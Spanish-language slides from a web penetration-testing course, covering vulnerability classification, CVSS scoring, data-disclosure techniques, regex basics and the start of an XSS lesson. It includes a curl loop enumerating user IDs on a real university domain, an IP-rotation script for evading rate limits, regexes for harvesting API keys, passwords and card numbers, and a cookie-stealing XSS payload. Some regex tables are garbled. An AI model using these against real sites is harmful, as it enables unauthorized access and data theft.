


Pentest Web

Clase 4: Incusión



Clase 4: Incursión

N.	Clase	M1	M2	M3	M4
1	Introducción	Contexto	Ciberseguridad	HTTP	Hacktitud
2	Reconocimiento	Subfinder	Nmap	FFuF	BurpSuite
3	Acceso	Fundamentos	Criptografía	Tecnología	IDOR
4	Incursión	Clasificación	Divulgación	Cliente	Avanzados
5	Lógica	Negocio	Flujo	Aritmética	Diseño
6	Inyección	SQL	OS	Código	Parámetros
7	informe	Equipos	Objetivo	Metodología	Reporte
8	Conclusión	Resumen	Reflexiones	CVE	Futuro

Clase 4: Incursión

N.	Clase	M1	M2	M3	M4
1	Introducción	Contexto	Ciberseguridad	HTTP	Hacktitud
2	Reconocimiento	Subfinder	Nmap	FFuF	BurpSuite
3	Acceso	Fundamentos	Criptografía	Tecnología	IDOR
4	Incursión	Clasificación	Divulgación	Cliente	Avanzados
5	Lógica	Negocio	Flujo	Aritmética	Diseño
6	Inyección	SQL	OS	Código	Parámetros
7	informe	Equipos	Objetivo	Metodología	Reporte
8	Conclusión	Resumen	Reflexiones	CVE	Futuro

Clase 4: Incursión

M	Nombre	Descripción
1	Clasificación	Indexación de vulnerabilidades
2	Divulgación	Exfiltración de datos sensibles
3	Cliente	Inyecciones en el navegador
4	Avanzado	Ataques web (Recorrido, Subida)

Módulo 1: Clasificación

S	Nombre	Descripción
1	Índices	Tipos de clasificaciones
2	Catálogo	Lista de vulnerabilidades web
3	CVSS	Common Vulnerability Scoring System
4	Impacto	Consecuencias de explotaciones

Tipos de tipos

N.	Tipo	Ejemplo
1	Origen	Configuración incorrecta
2	Explotación	SQLI, IDOR
3	Impacto	Exposición de datos sensibles
4	Probabilidad	Autenticado
5	Dificultad	Cadena de 4 exploit

Servidor vs cliente

Las vulnerabilidades del servidor se centran en la ejecución de código malicioso en el servidor (por ejemplo, PHP), mientras que las vulnerabilidades del cliente se enfocan en la ejecución de código malicioso o flujos maliciosos en el lado del cliente (por ejemplo, JavaScript).

Servidor: Vulnerabilidades que afectan al servidor web y a la aplicación que se ejecuta en él.

Cliente: Vulnerabilidades que afectan al navegador del usuario y a la interacción del usuario con la aplicación web.

Como consecuencias, las vulnerabilidades del servidor pueden afectar a múltiples usuarios y datos, mientras que las del cliente suelen impactar a un solo usuario.

OWASP top 10 (Origen)

1. A01:2021-Pérdida de control de acceso
2. A02:2021-Fallas criptográficas
3. A03:2021-Inyección
4. A04:2021-Diseño Inseguro
5. A05:2021-Configuración de seguridad incorrecta
6. A06:2021-Componentes Vulnerables y Obsoletos
7. A07:2021-Fallas en la identificación y autenticación
8. A08:2021-Fallas en la integridad del software y los datos
9. A09:2021-Fallas en el registro y monitoreo de seguridad
10. A10:2021-Falsificación de petición del lado del servidor

Modelisación de amenaza (Riesgo)

	Negligible	Minor	Moderate	Significant	Severe
Very likely	Low - Medium	Medium	Medium - High	High	High
Likely	Low	Low - Medium	Medium	Medium - High	High
Possible	Low	Low - Medium	Medium	Medium - High	Medium - High
Unlikely	Low	Low - Medium	Low - Medium	Medium	Medium - High
Very unlikely	Low	Low	Low - Medium	Medium	Medium

CVSS V4.0 (Impacto)

CVSS
Common Vulnerability Scoring System Version 4.0 Calculator

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:L/VA:N/SC:N/SI:H/SA:H

CVSS v4.0 Score: **8.4 / High** 

Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, a set of Frequently Asked Questions (FAQ), and both JSON and XML Data Representations for all versions of CVSS.

Base Metrics 			
Exploitability Metrics			
Attack Vector (AV):	<input checked="" type="button" value="Network (N)"/>	<input type="button" value="Adjacent (A)"/>	<input type="button" value="Local (L)"/>
Attack Complexity (AC):	<input checked="" type="button" value="Low (L)"/>	<input type="button" value="High (H)"/>	
Attack Requirements (AT):	<input checked="" type="button" value="None (N)"/>	<input type="button" value="Present (P)"/>	
Privileges Required (PR):	<input type="button" value="None (N)"/>	<input checked="" type="button" value="Low (L)"/>	<input type="button" value="High (H)"/>
User Interaction (UI):	<input checked="" type="button" value="None (N)"/>	<input type="button" value="Passive (P)"/>	<input type="button" value="Active (A)"/>
Vulnerable System Impact Metrics			
Confidentiality (VC):	<input checked="" type="button" value="High (H)"/>	<input type="button" value="Low (L)"/>	<input type="button" value="None (N)"/>
Integrity (VI):	<input checked="" type="button" value="High (H)"/>	<input type="button" value="Low (L)"/>	<input type="button" value="None (N)"/>
Availability (VA):	<input checked="" type="button" value="High (H)"/>	<input type="button" value="Low (L)"/>	<input type="button" value="None (N)"/>
Subsequent System Impact Metrics			
Confidentiality (SC):	<input type="button" value="High (H)"/>	<input type="button" value="Low (L)"/>	<input checked="" type="button" value="None (N)"/>
Integrity (SI):	<input checked="" type="button" value="High (H)"/>	<input type="button" value="Low (L)"/>	<input type="button" value="None (N)"/>
Availability (SA):	<input checked="" type="button" value="High (H)"/>	<input type="button" value="Low (L)"/>	<input type="button" value="None (N)"/>

Sesión 2: Catálogo

(Módulo 1: Clasificación)



Vulnerabilidades servidor

1. Divulgación
2. Inyección
3. Control de acceso quebrado
4. Otros

Servidor: Divulgaciones

Acrónimo	Ingles	Nombre	Descripción
ID	Information Disclosure	Fuga de información	Exposición de datos sensibles.
IDOR	Insecure direct object references	Acceso directo a objetos inseguros	Acceso mediante ID de objeto
PII	Personally Identifiable Information	Información Personal Identificable	Enumeración de datos personales
CFI	Configuration Information Disclosure	Fuga de información de configuración	Versión del servidor
API	API Information Disclosure	Fuga de información de API	Lista de los endpoints

Servidor: Inyecciones

Acrónimo	Ingles	Nombre	Descripción
SQLI	SQL Injection	Inyección SQL	Inserta código SQL malicioso
XMLI	XML Injection	Inyección de XML	Manipula datos XML.
XXE	XML External Entity	Inyección de entidad externa XML	XXE en -endpoint-de-ejemplo en www.entel.cl
CI	OS Command Injection	Inyección de comandos	Ejecuta comandos del sistema.
COI	Code Injection	Inyección de código	Inyecta código en la aplicación.

Servidor: Control de acceso quebrado

Acrónimo	Ingles	Nombre	Descripción
	Broken Access Control	Control de acceso quebrado	Compromete datos de usuario
	Broken Authentication	Autenticación Rota	Compromete cuentas de usuario
	Account Takeover	Toma de control de cuenta	Secuestro de cuenta arbitraria

Servidor: Avanzadas

Acrónimo	Ingles	Nombre	Descripción
	Insecure Deserialization	Deserialización insegura	Manipula objetos deserializados
LFI	Local File Inclusion	Inclusión de archivos locales	Lectura o escritura de archivos arbitrarios del servidor
RFI	Remote File Inclusion	Inclusión de archivos remotos	Inclusión de archivos desde un servidor remoto
TI	Template Injection	Inyección de plantillas	Inyecta código en plantillas
IFU	Insecure File Upload	Subida insegura de archivos	Subida insegura de archivos permite RCE/LFI
SSRF	Server-Side Request Forgery	Falsificación de solicitudes del servidor	Realización de una solicitud HTTP arbitraria
PT	Path Traversal	Recorrido de ruta	Acceso a archivos fuera del directorio permitido
DI	DNS Injection	Inyección de DNS	Manipulación del registro DNS

Vulnerabilidades cliente

Acrónimo	Ingles	Nombre	Descripción
XSS	Cross-Site Scripting	Scripting entre sitios	Inyecta scripts en páginas web
CSRF	Cross-Site Request Forgery	Falsificación de Solicitudes entre Sitios	Realiza solicitud desde otro sitio
CORS	Cross-Origin Resource Sharing	Configuración de CORS Insegura	Permite accesos no autorizados
CJ	Clickjacking	Rediseño de Interfaz (Clickjacking)	Realiza clic en elementos ocultos desde otro sitio
OR	Open Redirect	Redirección Abierta	Redirige a usuarios a sitios maliciosos

Sesión 3: CVSS

(Módulo 1: Clasificación)



CVSS V4.0 (Showcase)

CVSS
Common Vulnerability Scoring System Version 4.0 Calculator

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:L/VA:N/SC:N/SI:H/SA:H

CVSS v4.0 Score: **8.4 / High** 

Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, a set of Frequently Asked Questions (FAQ), and both JSON and XML Data Representations for all versions of CVSS.

Base Metrics ?

Exploitability Metrics

Attack Vector (AV):	Network (N)	Adjacent (A)	Local (L)	Physical (P)
Attack Complexity (AC):	Low (L)	High (H)		
Attack Requirements (AT):	None (N)	Present (P)		
Privileges Required (PR):	None (N)	Low (L)	High (H)	
User Interaction (UI):	None (N)	Passive (P)	Active (A)	

Vulnerable System Impact Metrics

Confidentiality (VC):	High (H)	Low (L)	None (N)
Integrity (VI):	High (H)	Low (L)	None (N)
Availability (VA):	High (H)	Low (L)	None (N)

Subsequent System Impact Metrics

Confidentiality (SC):	High (H)	Low (L)	None (N)
Integrity (SI):	High (H)	Low (L)	None (N)
Availability (SA):	High (H)	Low (L)	None (N)

CVSS V4.0 certificate



FIRST CVSS v4.0 Certificate | FIRST Learning

On 11/10/2023, Tinmarino NobleRat successfully completed a training opportunity offered by FIRST. They are hereby awarded this FIRST Learning Certificate of Completion in:

CVSS v4.0

Presented by:

Tracy A. Bills
Chair
Forum of Incident Response and Security Teams, Inc.

CVSS V4.0 ejemplos

CVSS	Vulnerabilidad
9.3 / Crítico	Ejecución de código remoto no autenticada
7.1 / Alto	Divulgación masiva de datos PII de clientes mediante RUT. Nombre, correo, número de teléfono y dirección
6.9 / Medio	Cambio de la dirección de los empleados, autenticado como admin
2.1 / Bajo	Denegación de servicio de un <i>endpoint</i> por expresión regular maliciosa, autenticado como admin.

Sesión 4: Impacto

(Módulo 1: Clasificación)



Impacto para el negocio

Impacto	Descripción
Consecuencias financieras	Pérdidas directas significativas
Multas y sanciones	Multas por incumplimiento de regulaciones
Reputacional	Desconfianza de los clientes y empleados
Costos de recuperación	Gastos asociados a la remediación y la mejora de la seguridad
Interrupción del servicio	Tiempo de inactividad
Dificultades en la innovación	Limitación al crecimiento

Impacto para el negocio

Impacto	Descripción
Consecuencias financieras	Pérdidas directas significativas
Multas y sanciones	Multas por incumplimiento de regulaciones
Reputacional	Desconfianza de los clientes y empleados
Costos de recuperación	Gastos asociados a la remediación y la mejora de la seguridad
Interrupción del servicio	Tiempo de inactividad
Dificultades en la innovación	Limitación al crecimiento

- Paradigma de **desplazamiento a la izquierda** (proactividad).

Impacto para el negocio

Impacto	Descripción
Consecuencias financieras	Pérdidas directas significativas
Multas y sanciones	Multas por incumplimiento de regulaciones
Reputacional	Desconfianza de los clientes y empleados
Costos de recuperación	Gastos asociados a la remediación y la mejora de la seguridad
Interrupción del servicio	Tiempo de inactividad
Dificultades en la innovación	Limitación al crecimiento

- Paradigma de **desplazamiento a la izquierda** (proactividad).
- **La seguridad es un camino, no un destino.**

Encadenamiento de vulnerabilidades

Vulnerabilidad 1	Vulnerabilidad 2
Divulgación de GUID	IDOR en GUID
Acceso no autorizado a recursos sensibles mediante GUIDs	
Enumeración de usuarios	Clave débil
Acceso no autorizado a cuentas mediante credenciales débiles	
Cambio de dirección de correo	Bypass de 2FA
Toma de control de cuenta al eludir la autenticación de dos factores	
Falta de control de acceso	Inyección de comandos
Ejecución de comandos maliciosos con privilegios elevados	
XSS	CSRF
Ejecución de acciones no autorizadas en nombre del usuario	

Factores agravantes

Factor	Descripción
Masiva	Exposición de datos de múltiples blancos
Sin autenticación	Falta de controles de acceso
Naturaleza de los datos	Exfiltración de PII
Regulaciones	Violación de leyes de protección de datos
Falta de protección	Ausencia de Firewall, WAF, CAPTCHA

Factores agravantes

Factor	Descripción
Masiva	Exposición de datos de múltiples blancos
Sin autenticación	Falta de controles de acceso
Naturaleza de los datos	Exfiltración de PII
Regulaciones	Violación de leyes de protección de datos
Falta de protección	Ausencia de Firewall, WAF, CAPTCHA

Aplicar el paradigma de defensa en profundidad

Módulo 2: Divulgación



Sesión 1: Fuentes

(Módulo 2: Divulgación)




Fuentes de datos

- **Respuestas del servidor (.html, .json)**
- Código Fuente (.git, .php)
- Informes (.pdf, .jpg)
- Foros y comunidades en línea (.txt, .md)

Buscar sistemáticamente IDORs.

Sesión 2: Recolección

(Módulo 2: Divulgación)



Bash cURL job

```
for i in {0..100}; do
    curl "https://uc.cl/users/$i" & # Note the "&"
done
```

Vocabulario

Palabra	Descripción	Pensar
Asincronismo	Ejecución no bloqueante, permite continuar sin esperar.	Padre abandonico
Concurrencia	Múltiples tareas simultáneamente, no necesariamente al mismo tiempo.	Sálvese quien pueda
Paralelismo	Ejecución simultánea de tareas.	Carrera
Multitarea	Capacidad de un sistema para gestionar múltiples tareas.	Malabarismo

Python concurrent

```
import requests
from concurrent.futures import ThreadPoolExecutor

def fetch_url(id):
    response = requests.get(f'https://example.com/{id}')
    return response.text

with ThreadPoolExecutor() as executor:
    results = list(executor.map(fetch_url, range(10)))
print(results)
```

Python aiohttp

```
import asyncio; import aiohttp

async def fetch_url(session, id):
    async with session.get(f'https://example.com/{id}') as
        response:
        return await response.text()

async def main():
    async with aiohttp.ClientSession() as session:
        tasks = [fetch_url(session, id) for id in range(10)]
        results = await asyncio.gather(*tasks)
    return results
print(asyncio.run(main()))
```

Python request-ip-rotator

```
from requests import Session
from requests_ip_rotator import ApiGateway
site = 'https://example.com'
gateway = ApiGateway(site, regions=["us-east-1", "us-east-2"])
gateway.start()

for i in range(10):
    session = Session()
    session.mount(site, gateway)
    response = session.get(f'{site}/{id}')
    print(response.text)
```

Sesión 3: Análisis

(Módulo 2: Divulgación)



Datos

1. Información de software
2. Rutas y accesos
3. CVEs encontradas
4. Información Personal Identifiable (PII)
5. Datos sensibles
6. ID, GUID, Token para IDORs

Herramientas

- **WPScan** en caso de CSM Wordpress.
- **Git Dumper** en caso de .git/ expuesto.
- **One Regex** para buscar en textos.
- **Gmaps API Scanner** en caso de filtrar API KEY de GMaps (AIza[0-9A-Za-z-_]{35}).
- **CVE Search** para buscar CVE mediante versión de software.
- **XSSStrike** para buscar XSS.
- **Recon-NG** para orquestar las otras herramientas mediante GUI.

Herramientas

- **WPScan** en caso de CSM Wordpress.
- **Git Dumper** en caso de .git/ expuesto.
- **One Regex** para buscar en textos.
- **Gmaps API Scanner** en caso de filtrar API KEY de GMaps (`AIza[0-9A-Za-z-_]{35}`).
- **CVE Search** para buscar CVE mediante versión de software.
- **XSSStrike** para buscar XSS.
- **Recon-NG** para orquestar las otras herramientas mediante GUI.

Ninguna reemplaza un lenguaje de programación (Bash, Perl, Python).

Sesión 4: Regex

(Módulo 2: Divulgación)



RegEx: Descripción

Las expresiones regulares o simplemente **RegEx**, son secuencias de caracteres que definen un patrón de búsqueda. En términos más simples, son una cadena de texto que describe un conjunto de combinaciones posibles de caracteres y permite realizar operaciones avanzadas de búsqueda y coincidencia en cadenas.

Cadena literal

```
import re
pattern = re.compile(r"hello")
result = pattern.match("hello world")
print(result.group()) # Salida: hello
```

Cualquier carácter (Wildcard)

```
import re
pattern = re.compile(r".at")
result = pattern.match("cat")
print(result.group()) # Salida: cat
```

Conjunto específico de caracteres

```
import re
pattern = re.compile(r"[aeiou]")
result = pattern.findall("hello")
print(result) # Salida: ['e', 'o']
```

Caracteres optionales

```
import re
pattern = re.compile(r"colou?r")
result = pattern.match("color")
print(result.group()) # Salida: color
```

Repeticiones

```
import re
pattern = re.compile(r"\d{3}-\d{2}-\d{4}")
result = pattern.match("123-45-6789")
print(result.group()) # Salida: 123-45-6789
```

Inicio o fin de una cadena

```
import re
pattern = re.compile(r"^start")
result = pattern.match("start of something")
print(result.group()) # Salida: start
pattern = re.compile(r"end$")
result = pattern.search("something at the end")
print(result.group()) # Salida: end
```

Agrupación y captura

```
import re
pattern = re.compile(r"(\d+)-(\d+)")
result = pattern.match("10-20")
print(result.group(1)) # Salida: 10
print(result.group(2)) # Salida: 20
```

Buscar y reemplazar

```
import re
pattern = re.compile(r"\d+")
result = pattern.sub("NUM", "There are 123 apples")
print(result) # Salida: There are NUM apples
```

Mirada atrás positiva

Asegura que un patrón sea seguido por otro patrón:

```
import re
pattern = re.compile(r"\d+(?=-\d+)")
result = pattern.search("123-456")
print(result.group()) # Salida: 123 (coincide solo si es
↪ seguido por '-\d+')
```

Mirada atrás negativa

Asegura que un patrón **no** sea seguido por otro patrón:

```
import re
pattern = re.compile(r"\d+(?! [a-z])")
result = pattern.search("123abc")
print(result.group()) # Salida: 123 (coincide solo si no es
↪ seguido por una letra minúscula)
```

Mirada adelante positiva

Asegura que un patrón sea precedido por otro patrón:

```
import re
pattern = re.compile(r"(?<=@)\w+")
result = pattern.search("user@example.com")
print(result.group()) # Salida: example (coincide solo si es
↪ precedido por '@')
```

Mirada atrás negativa

Asegura que un patrón no sea precedido por otro patrón:

```
import re
pattern = re.compile(r"(?<! [A-Z])\d+")
result = pattern.search("abc123")
print(result.group()) # Salida: 123 (coincide solo si no es
↪ precedido por una letra mayúscula)
```

Tabla de fragmentos web |

Nombre	Patrón
RUT	(\d{1,3}(?:\.\d{1,3}){2}-[\dkK])
URL	(https? ftp)://[^/\s/.?#].[^/\s]*
Google API key	AIza[0-9A-Za-z-_]{35}
AWS Access Key	A[SK]IA[0-9A-Z]{16}
Email	[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}
JWT	ey[A-Za-zA-Z0-9-_=]+\.[A-Za-zA-Z0-9-_=]+\.\?[A-Za-zA-Z0-9-_./=]*\$
IP Address	^(?:[0-9]{1,3}\.){3}[0-9]{1,3}\$
UUID	[a-fA-F0-9]{8}-[a-fA-F0-9]{4}-[a-fA-F0-9]{4}-[a-fA-F0-9]{4}-[a-fA-F0-9]{12}
Password	(?:password\ passwd\ pwd\ token\ secret)[=:]\s*['"]?([a-zA-Z0-9_-]+)[']?
API Key	(?:api[_-]?key\ access[_-]?token\ secret)[=:]\s*['"]?([a-zA-Z0-9_-]{20,})[']?

Más fragmentos

Nombre	Patrón
IPv4 Address	(?:(:25[0-5] 2[0-4] [0-9] [01]?[0-9][0-9]?)\.){3}(:25[0-5] 2[0-4] [0-9] [01]?[0-9][0-9]?)
MAC Address	<([a-z1-6]+)([^<+)*(:>(.*)<\/\1> \s+/>)
HTML Tag	<([a-z1-6]+)([^<+)*(:>(.*)<\/\1> \s+/>)
UUID	[0-9a-f]{8}-[0-9a-f]{4}-4[0-9a-f]{3}-[89ab][0-9a-f]{3}-[0-9a-f]{12}
Git SHA-1	[0-9a-f]{40}
MD5 Hash	[a-fA-F0-9]{32}
Date (MM/DD/YYYY)	(0[1-9] 1[0-2])/((0[1-9] 1[0-9] 2[0-9] 3[0-1])/(19 20)\d{2})
Time (HH:MM:SS)	(?:[01]\d 2[0-3]):[0-5]\d:[0-5]\d
Text File Path	\/(?:[^\\/]+\\/)*[^\\/]+\\.txt
Markdown Link	\[(.*?)\]\((.*?))
Social Security Number	\d{3}-\d{2}-\d{4}
Credit Card Number	(?:4[0-9]{12}(?:[0-9]{3})? 5[1-5][0-9]{14} 6(?:011 5[0-9][0-9])[0-9]{12} 3[47]

Más fragmentos

Nombre	Patrón
Social Media Username	@[a-zA-Z0-9_]{1,15}
Number Range: 1..100	([1-9] [1-9] [0-9] 100)
YouTube Video URL	(https?://(www\.)?(youtube\.com youtu\.\?be))/.+
Github Repository	(https?://(www\.)?github\.com/[A-Za-z0-9_.-]+/[A-Za-z0-9_.-]+)
Hexadecimal Color Code	#?([a-f0-9]{6} [a-f0-9]{3})
Whitespaces	\s+

Enlaces

Algunos enlaces para explorar más sobre el fascinante mundo de las Expresiones Regulares:

- Documentación sobre Expresiones Regulares (Python Cocs)
- Guía Rápida sobre RegEx por Perl
- Depurador de Regex en API Web
- Explicación Interactiva y Búsqueda de Regex en API Web
- Sitio Web sobre Especificación de Regex
- TUI para Depurar Regex (Damian Conway en Perl)

Ejercicio opcional: email finder

Misión: Desarrollar un programa que busque todos los correos electrónicos en archivos de texto de entrada y muestre el conteo de números para cada correo electrónico (1 hora).

Pasos:

1. Crear un archivo de texto de prueba que contenga correos electrónicos.
2. Iniciar un código en Python que busque todas las cadenas de correo electrónico. Utiliza una búsqueda regex en una cadena codificada.
3. Agregar un **contador** de las cadenas de correo electrónico encontradas.
4. Salida de los correos electrónicos en un formato bonito con su conteo en orden decreciente (los correos electrónicos más frecuentes primero).
5. Tomar nombres de archivos como entrada utilizando el módulo ArgumentParser.

Módulo 3: Cliente



Sesión 1: XSS

(Módulo 3: Cliente)



XSS en breve

1. Los XSS son inyecciones de JavaScript en navegador del cliente.
2. Se detectan por reflexión de parámetros de solicitud en la respuesta.

XSS en largo

La explotación de una vulnerabilidad de Cross-Site Scripting (XSS) podría permitir a un actor de amenazas **inyectar código JavaScript malicioso** en páginas web. Esto ocurre cuando una aplicación no sanitiza adecuadamente la entrada del usuario, lo que podría permitir la ejecución del código en el navegador de otros usuarios.

La detección de XSS reflejado se centra en **identificar la inyección de código en las respuestas del servidor**. Aunque su impacto directo es bajo, su alta prevalencia las convierte en un riesgo significativo.

Tipos de XSS

Tipo	Descripción
Almacenado	El tipo más crítico de XSS, que ocurre cuando la entrada del usuario se almacena en la base de datos del servidor y se muestra al recuperarla. (por ejemplo, publicaciones o comentarios).
Reflejado	Ocurre cuando la entrada del usuario se muestra en la página después de ser procesada por el servidor, pero sin ser almacenada. (por ejemplo, resultados de búsqueda o mensajes de error).
Basado en DOM	Otro tipo de XSS No Persistente que ocurre cuando la entrada del usuario se muestra directamente en el navegador y se procesa completamente en el lado del cliente, sin llegar al servidor. (por ejemplo, a través de parámetros HTTP del lado del cliente).

Impactos de XSS

1. Ejecución de código JS
2. Fabricación de solicitudes
3. Exfiltración de datos
4. Toma de cuenta
5. Robo de credenciales
6. Encadenación explosiva

XSS DOM

The screenshot shows a browser window titled "2Do" with the URL "83.136.255.192:50180/?#task". The page content is a "To-Do List" application. A red box highlights the URL bar and the input field containing the exploit code: <img%20src=""%20onerror=alert(document.cookie)>. The browser's developer tools are open, with the "Elements" tab selected. The DOM tree shows the injected script node under the "#todo" list item. Another red box highlights this injected script node in the DOM tree.


```
<!DOCTYPE html>
<html lang="en">
  <head> ... </head>
  <body>
    <link rel="stylesheet" href="./bootstrap-theme.min.css">
    <link rel="stylesheet" href="./bootstrap.min.css">
